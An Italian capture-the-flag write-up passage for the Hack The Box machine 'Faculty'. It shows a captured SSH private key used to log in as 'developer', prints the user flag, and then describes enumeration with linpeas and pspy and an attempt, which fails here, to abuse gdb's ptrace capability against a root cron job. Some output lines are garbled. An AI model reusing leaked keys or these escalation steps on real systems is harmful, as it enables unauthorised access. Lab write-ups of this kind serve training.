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

----END OPENSSH PRIVATE KEY----

La salviamo in un file in locale sulla macchina kali, nominato **id\_rsa**. Ne cambiamo i permessi con il comando:

chmod 600 id\_rsa

e ci connettiamo tramite ssh con il comando

ssh developer@faculty.htb -i id\_rsa

Come si vede dalla seguente immagine, viene ottenuto l'accesso:

Last login: Fri Jul 15 15:39:18 2022 from 10.10.14.90

developer@faculty:~\$
i permessi di lettura nella home dell'utente develope

## developer

Si può fare il cat dello user flag:

```
developer@faculty:~$ cat user.txt
531c73a7c4027dd146c9def9011a9f48
```

Runnando linpeas.sh, si scopre che ci sono i seguenti files con le capabilities elencate:

```
- Capabilities
  https://book.hacktricks.xyz/linux-unix/privilege-escalation#capabilities
Current capabilities:
Current: =
CapInh: 00000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003ffffffffff
CapAmb: 0000000000000000
Shell capabilities:
0x00000000000000000000
CapInh: 00000000000000000
CapPrm: 00000000000000000
CapEff: 00000000000000000
CapBnd: 0000003ffffffffff
CapAmb: 0000000000000000
Files with capabilities (limited to 50):
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/gdb = cap_sys_ptrace+
/usr/bin/ping = cap_net_raw+ep
/usr/bin/gdb = c
/usr/bin/traceroute6.iputils =
                                  са<sub>р</sub>_
ам+ер
/usr/bin/mtr-packet = cap_net_ra
```

Notiamo che l'eseguibile *lusr/bin/gdb* (GNU debugger) ha la capability CAP\_SYS\_PTRACE, con la quale è possibile fare attach agli altri processi in stato di run. Eseguendo **pspy64**, si nota che c'è una chiamata periodica a **sleep 20** come utente con uid 0 (root). Ciò fa pensare alla presenza di un cronjob, come confermato anche dall'esecuzione del comando:

```
ps aux --forest
```

```
\_ /usr/sbin/CRON -f
                 7252
                       3436 ?
                                           17:22
                                                   0:00
          0.1
 908
     0.0
                                                              \_ /bin/sh -c bash /root/service_check.sh
916 0.0
          0.0
                 2608
                        604 ?
                                     Ss
                                           17:22
                                                   0:00
                                                                  \_ bash /root/service_check.sh
917
     0.0
          0.1
                 5648
                       3160
                                     S
                                           17:22
                                                   0:00
4087
     0.0 0.0
                 4260
                        584
                                           18:03
                                                   0:00
                                                                     \_ sleep 20
```

Ci si prova ad attaccare con gdb al processo con id 916, ma si ottiene il seguente errore:

```
developer@faculty:~$ gdb -p 916
GNU gdb (Ubuntu 9.2-Oubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <a href="http://gnu.org/licenses/gpl.html">http://gnu.org/licenses/gpl.html</a>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
Attaching to process 916
Could not attach to process. If your uid matches the uid of the target
process, check the setting of /proc/sys/kernel/yama/ptrace_scope, or try
again as the root user. For more details, see /etc/sysctl.d/10-ptrace.conf
warning: process 916 is already traced by process 2473
ptrace: Operation not permitted.
(gdb)
```